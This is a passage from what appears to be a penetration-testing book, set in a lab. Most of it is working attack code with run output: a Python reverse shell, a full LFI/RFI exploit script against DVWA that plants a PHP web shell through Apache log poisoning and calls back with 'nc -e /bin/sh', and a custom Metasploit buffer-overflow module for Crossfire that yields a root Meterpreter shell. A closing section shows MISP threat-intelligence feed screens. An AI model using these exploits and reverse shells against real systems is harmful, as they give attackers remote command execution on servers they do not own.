6 os.dup2(s.fileno(),2)
7 p=subprocess.call(["/bin/sh","-i"])
```


```
khan@khanUbantu:~$ nc -nlvp 4444
listening on [any] 4444 ...
connect to [192.168.1.102] from (UNKNOWN) [192.168.1.102] 58452
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$
```

```
import warnings
warnings.filterwarnings("ignore")
try:
        from bs4 import BeautifulSoup
        import requests
        import multiprocessing as mp
        from selenium import webdriver
        import time
        import datetime
        import os
        import sys
        from selenium.webdriver.support.ui import WebDriverWait
        from selenium.webdriver.support import expected_conditions as EC
        from selenium.common.exceptions import TimeoutException
        from selenium.webdriver.common.keys import Keys
        from selenium.webdriver.common.by import By
        from selenium.webdriver.support.ui import Select

except Exception as ex:
        print("Import Exc : " +str(ex))

class LFT_RFI_automate():
        def __init__(self,target="",base=""):
                try:
                        print("\n\n[+]LFT EXPLOIT - KHAN :")
                        self.target=sys.argv[2]
                        self.base=sys.argv[1]
                        self.target_link=sys.argv[3]
                        self.v_param=sys.argv[4]
                        self.att_ip=sys.argv[7]
                        self.att_port=sys.argv[8]
                        if sys.argv[9] == str(1):
                                self.add_param=sys.argv[10]
                        self.server_domain=""
                        if sys.argv[5] == str(0):
                                self.login=False
```

```
                        else :
                                self.login=True
                        if self.login :
                                self.cookie=sys.argv[6]
                        self.lfi=True
                        try:
                                if sys.argv[9] == str(0) and sys.argv[10] == str(0):
                                        self.lfi=False
                        except Exception as ex:
                                pass


                except Exception as ex:
                        print("\n\nException caught : " +str(ex))
                        print('\n\nExample : python LFI_RFI.py <target ip> <target Base/Login URL> <target Vulnetable URL> <Target Vul
parameter> <Login required (1/0)> <Login cookies> <Attacker IP> <Attacker Lister PORT> <Add params required (1/0)>
<add_param_name1=add_param_value1,add_param_name2=add_param_value2> | <LFI (0/1)>')
                        print('\n\nExample : python LFI_RFI.py 192.168.1.102 http://192.168.1.102/dvwa/login.php http://192.168.1.102/dvwa/
vulnerabilities/fi/ page 1 "security=low;PHPSESSID=5c6uk2gvq4q9ri9pkmprbvt6u2" 192.168.1.102 4444 0')
                        print("\nBYE BYE")
                        sys.exit()

        def send_exp(self,delay,browser,exp_url):
                print("\n[+]Exploit Sent ")
                time.sleep(delay)
                browser.get(exp_url)
                browser.save_screenshot('Exploit.png')
        def start(self):
                try:
                        if self.login :
                                browser = webdriver.PhantomJS()

                                cookie=self.cookie
                                cookies=cookie.split(";")
                                all_cookies = browser.get_cookies()
                                for c in cookies:
                                        c_name=c.split("=")[0]
                                        c_value=c.split("=")[1]
```

```
                                        ck={'domain':self.base,'name':c_name,'value':c_value,'httponly': False, 'secure': False,'path':'/
dvwa/'}
                                        browser.delete_cookie(c_name)
                                        browser.add_cookie(ck)

                                browser.get(self.target) #To ensure referer is set
                                browser.get(self.target_link)


                        else:
                                browser = webdriver.PhantomJS()
                                browser.get(self.target)
                        html = browser.page_source
                        all_cookies = browser.get_cookies()
                        soup = BeautifulSoup(html, "html.parser")
                        browser.save_screenshot('screen0.png')
                        print("\n[+]Saved Screen shot Post Login / First request")
                        if self.lfi:
                                self.nav_url=self.target_link+"?"+str(self.v_param)+"=<?php echo shell_exec($_GET['cmd']); ?>"
                                print("\n[+]Preparing Payload")
                                os.system("echo '"+str(self.nav_url) +"' > exp.txt")
                                print("\n[+]Payload prepared")
                                print("\n[+]Opening Netcat to send payload..... ")
                                print("\n\n\t\t")
                                os.system("echo 'nc "+self.base+" 80 < exp.txt' > exp.sh")
                                os.system("chmod +x exp.sh")
                                os.system("./exp.sh")
                                print("\n\n")
                                print("\n[+]Payload sent")
                                print("\n[+]Now sending Payload in 5 sec")
                                exp_url=self.target_link+"?"+str(self.v_param)+"=/var/log/apache2/access.log&cmd=nc "+self.att_ip+"
"+self.att_port+" -e /bin/sh"

                                print("\n\n[+]Exploit to be send : " +str(exp_url))
                        else:
                                att_url="http://"+self.att_ip+"/evil.txt"
                                os.system("echo '<?php echo shell_exec($_GET['cmd']); ?>' > /var/www/html/evil.txt")
                                print("\n\n[+]Evil file created at Attacker machine /var/www/html/evil.txt")
```

```
110                                 os.system("sudo service apache2 start")
111                                 print("\n\n[+]Apache server started")
112                                 exp_url=self.target_link+"?"+str(self.v_param)+"="+att_url+"&cmd=nc "+self.att_ip+" "+self.att_port+" -e /
    bin/sh"
113                                 print("\n\n[+]Exploit to be send : " +str(att_url))
114
115                         p=mp.Process(target=self.send_exp,args=(5,browser,exp_url))
116                         p.start()
117                         print("\n[+]Starting NC")
118                         print("\n[+]Preparing EXploit to send")
119                         os.system("nc -nlvp 4444")
120                 except Exception as ex:
121                         print("\n\n\nExc : "+(str(ex)))
122
123                 with warnings.catch_warnings():
124                         warnings.simplefilter("ignore")
125
126 obj=LFT_RFI_automate()
127 obj.start()
```

```
khan@khanUbantu:~/Penetration_testing_advance/Exploit_dev$ python LFI_RFI.py 192.168.1.102 http://192.168.1.102/dvwa/login.php http://192.168.1
.102/dvwa/vulnerabilities/fi/ page 1 "security=low;PHPSESSID=5c6uk2gvq4q9ri9pkmprbvt6u2" 192.168.1.102 4444 0


[+]LFI / RFI EXPLOIT - KHAN :

[+]Saved Screen shot Post Login / First request

[+]Invoked in LFI mode

[+]Preparing Payload

[+]Payload prepared

[+]Opening Netcat to send payload.....



HTTP/1.1 400 Bad Request
Date: Sun, 23 Dec 2018 21:33:54 GMT
Server: Apache/2.4.18 (Ubuntu)
Content-Length: 301
Connection: close
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>400 Bad Request</title>
</head><body>
<h1>Bad Request</h1>
<p>Your browser sent a request that this server could not understand.<br />
</p>
<hr>
<address>Apache/2.4.18 (Ubuntu) Server at 127.0.1.1 Port 80</address>
</body></html>




[+]Payload sent

[+]Now sending Payload in 5 sec
```

```
[+]Exploit to be send : http://192.168.1.102/dvwa/vulnerabilities/fi/?page=/var/log/apache2/access.log&cmd=nc 192.168.1.102 4444 -e /bin/sh

[+]Starting NC

[+]Preparing EXploit to send

[+]Exploit Sent
listening on [any] 4444 ...
connect to [192.168.1.102] from (UNKNOWN) [192.168.1.102] 36984
whoami
www-data
ls
help
include.php
index.php
source
```


```
khan@khanUbantu:~/Penetration_testing_advance/Exploit_dev$ python LFI_RFI.py 192.168.1.102 http://192.168.1.102/dvwa/login.php http://192.168.1
.102/dvwa/vulnerabilities/fi/ page 1 "security=low;PHPSESSID=5c6uk2gvq4q9ri9pkmprbvt6u2" 192.168.1.102 4444 0 0


[+]LFI / RFI EXPLOIT - KHAN :

[+]Saved Screen shot Post Login / First request

[+]Invoked in RFI mode


[+]Evil file created at Attacker machine /var/www/html/evil.txt


[+]Apache server started


[+]Exploit to be send : http://192.168.1.102/evil.txt

[+]Starting NC

[+]Preparing EXploit to send

[+]Exploit Sent
listening on [any] 4444 ...
connect to [192.168.1.102] from (UNKNOWN) [192.168.1.102] 37120
whoami
www-data
ls
help
include.php
index.php
source
```

```ruby
require 'msf/core'
class Metasploit3 < Msf::Exploit::Remote
        Rank = GoodRanking
        include Msf::Exploit::Remote::Tcp
        def initialize(info = {})
                super(update_info(info,
                'Name' => 'Custom CrossFire Exploit Module',
                'Description'=> %q{
                        Lets EXploit the Bufferoverflow vulnerability in Crossfire app.
                        },
                'Author' => [ 'Khan', 'khan_PACKET' ],
                'License' => MSF_LICENSE,
                'References' =>
                [
                [ 'CVE', '2006-1236' ],[ 'OSVDB', '2006-1236' ],[ 'EDB', '1582' ]
                ],
                'Privileged' => false,
                'Payload' =>{
                'Space'=> 300,
                'BadChars' => "\x00\x0a\x0d\x20",
                },
                'Platform'=> 'linux',
                'Targets' =>[['Kali Linux', { 'Ret' => 0x0807b918 }],],
                'DisclosureDate' => 'Mar 13 2006',
                'DefaultTarget' => 0))
                register_options(
```


```
                [
                Opt::RPORT(13327)
                ], self.class)
        end
        def check
                connect
                disconnect
                if (banner =~ /version 1023 1027 Crossfire Server/)
                return Exploit::CheckCode::Vulnerable
                end
                return Exploit::CheckCode::Safe
        end
        def exploit
                connect
                sh = "\x11(setup sound "
                sh << rand_text_alpha_upper(91)
                sh << payload.encoded
                sh << rand_text_alpha_upper(4277 - payload.encoded.length)
                sh << [target.ret].pack('V')
                sh << "C" * 7
                sh << "\x90\x00#"
                sock.put(sh)
                handler
                disconnect
        end
end
```


```
root@kali:/opt# tar zxpf crossfire.tar.gz
root@kali:/opt# /opt/crossfire/bin/crossfire
Unable to open /var/log/crossfire/logfile as the logfile - will use stderr instead
Couldn't find archetype horn_waves
Warning: failed to find arch horn_waves
Couldn't find treasurelist sarcophagus
Failed to link treasure to arch (sarcophagus_container): sarcophagus
Welcome to CrossFire, v1.9.0
Copyright (C) 1994 Mark Wedel.
Copyright (C) 1992 Frank Tore Johansen.

---------registering SIGPIPE
Initializing plugins
Plugins directory is /usr/games/crossfire/lib/crossfire/plugins/
 -> Loading plugin : cfpython.so
Error trying to load /usr/games/crossfire/lib/crossfire/plugins/cfpython.so: libpython2.5.so.1.0
: cannot open shared object file: No such file or directory
 -> Loading plugin : cfanim.so
CFAnim 2.0a init
CFAnim 2.0a post init
Waiting for connections...
```


```
       =[ metasploit v4.17.3-dev                          ]
+ -- --=[ 1797 exploits - 1019 auxiliary - 310 post        ]
+ -- --=[ 538 payloads - 41 encoders - 10 nops             ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > use exploits/custom/cf/custom_cf
msf exploit(custom/cf/custom_cf) > set RHOST 192.168.250.208
RHOST => 192.168.250.208
msf exploit(custom/cf/custom_cf) > exploit

[*] Started reverse TCP handler on 192.168.250.208:4444
[*] Sending stage (861480 bytes) to 192.168.250.208
[*] Meterpreter session 1 opened (192.168.250.208:4444 -> 192.168.250.208:35378) at 2018-12-24 1
6:04:02 -0500

meterpreter > shell
Process 19942 created.
Channel 1 created.
whoami
root
```





Chapter 14: Cyber Threat Intelligence






Cybercrime
Hacktivism
Cyber Espionage
Commercial Sources
Dark Web Intelligence
Open Source Feeds
Vertical Communities
Social Media Intelligence
Cyber Threat Intelligence


Public Feeds
API
API Feeds
TAXI Server
Malware Lookup
Parse, Co-relate Scoring
Dump Sites
Social Media Intelligence
Seamless Feed Integrati on
ollabora tion & Sharing
Feed Sharing
IDS
SIEM
IDS/IPS
SIEM
Security Analytics
Artificial Intelligence


127.0.0.1/feeds/index
List Feeds
Add Feed
Import Feeds from JSON
Feed overlap analysis matrix
Export Feed settings
Feeds
Generate feed lookup caches
All Freetext/CSV MISP
« previous next »
Default feeds Custom Feeds All Feeds Enabled Feeds
Id Name Feed Format Provider Input Url Target Publish Delta Merge Override IDS Distribution Tag Enabled Lookup Visible Caching Actio
1 CIRCL OSINT Feed MISP Feed CIRCL network https://www.circl.lu/doc/misp/feed-osint All communities Not cached
2 The Botvrij.eu Data MISP Feed Botvrij.eu network http://www.botvrij.eu/data/feed-osint All communities Not cached
3 InThreat OSINT Feed MISP Feed InThreat network https://feeds.inthreat.com/osint/misp/ Your organisation only osint:source-type="block-or-filter-list" Not cached
4 ZeuS IP blocklist (Standard) Simple CSV Parsed Feed zeustracker.abuse.ch network https://zeustracker.abuse.ch/blocklist.php?download=ipblocklist Fixed event 1306 Your organisation only osint:source-type="block-or-filter-list" Not cached
5 ZeuS compromised URL blocklist Simple CSV Parsed Feed zeustracker.abuse.ch network https://zeustracker.abuse.ch/blocklist.php?download=compromised Fixed event 1307 Your organisation only osint:source-type="block-or-filter-list" Not cached
6 blockrules of rules.emergingthreats.net Simple CSV rules.emergingthreats.net network http://rules.emergingthreats.net/blockrules/compromised-ips.txt Fixed event Your organisation osint:source-type="block-or-filter-list" Not cached


127.0.0.1/tasks
Home Event Actions Galaxies Input Filters Global Actions Sync Actions Administration Audit
DU-CTI Admin Log out
Add User
List Users
Contact Users
Add Organisation
List Organisations
Add Role
List Roles
Server Settings
Jobs
Scheduled Tasks
Blacklists Event
Manage Event Blacklists
Blacklists Organisation
Manage Org Blacklists
Scheduled Tasks
Here you can schedule pre-defined tasks that will be executed every x hours. You can alter the date and time of the next scheduled execution and the frequency at which it will be repeated (expressed in hours). If you set the frequency to 0 the
the task will not be repeated. To change and of the above mentioned settings just click on the appropriate field and hit update all when you are done editing the scheduled tasks.
« previous next »
Id Type Frequency (h) Scheduled Time Next Run Description Message
7 threat_scoring 15 04:30:34 2019-01-10 Initiates a scheduled task that does threat scoring on collected IOC's Scheduler Task started By process id :343
8 fetch_feeds 24 02:30 2019-01-10 Initiates the pull of all feeds. 36 job(s) completed at 05/01/2019 - 20:35:07. Failed jobs: 1/36
4 cache_feeds 0 12:00 2014-02-05 Initiates the caching of all feeds. Not scheduled yet.
3 push_all 0 12:00 2014-02-05 Initiates a full push for all eligible instances. Not scheduled yet.
2 pull_all 0 12:00 2014-02-05 Initiates a full pull for all eligible instances. Not scheduled yet.
1 cache_exports 0 12:00 2014-02-05 Generates export caches for every export type and for every organisation. This process is heavy and it is highly advised to leave export cache generation as an on-demand function for users. STIX export not included. Not scheduled yet.
Update all
Page 1 of 1, showing 6 records out of 6 total, starting on record 1, ending on 6


Events - MISP
127.0.0.1
Home
Event Actions
Galaxies
Input Filters
Global Actions
Sync Actions
Administration
Audit
DU-CTI
Admin
Log out
List Events
Add Event
Import From MISP Export
List Attributes
Search Attributes
View Proposals
Events with proposals
Export
Automation
Events
« previous
next »
My Events
Org Events
Filter
Published
Org
Owner Org
Id
Clusters
Tags
#Attr.
Email
Date
Threat Level
Analysis
Info
Distribution
Actions
1355
195918
2019-01-10
Undefined
Completed
hosts-file.net - hphost - malwarebytes - EMD classification ONLY feed
Organisation
1354
osint:source-type="block-or-filter-list"
162178
2019-01-09
Undefined
Completed
hosts-file.net - hphost - malwarebytes feed
Organisation
1353
osint:source-type="block-or-filter-list"
47
2019-01-09
Undefined
Completed
Feodo IP Blocklist feed
Organisation
1352
104285
admin@admin.test
2019-01-08
Undefined
Completed
hosts-file.net - hphost - malwarebytes feed
Organisation
1351
47
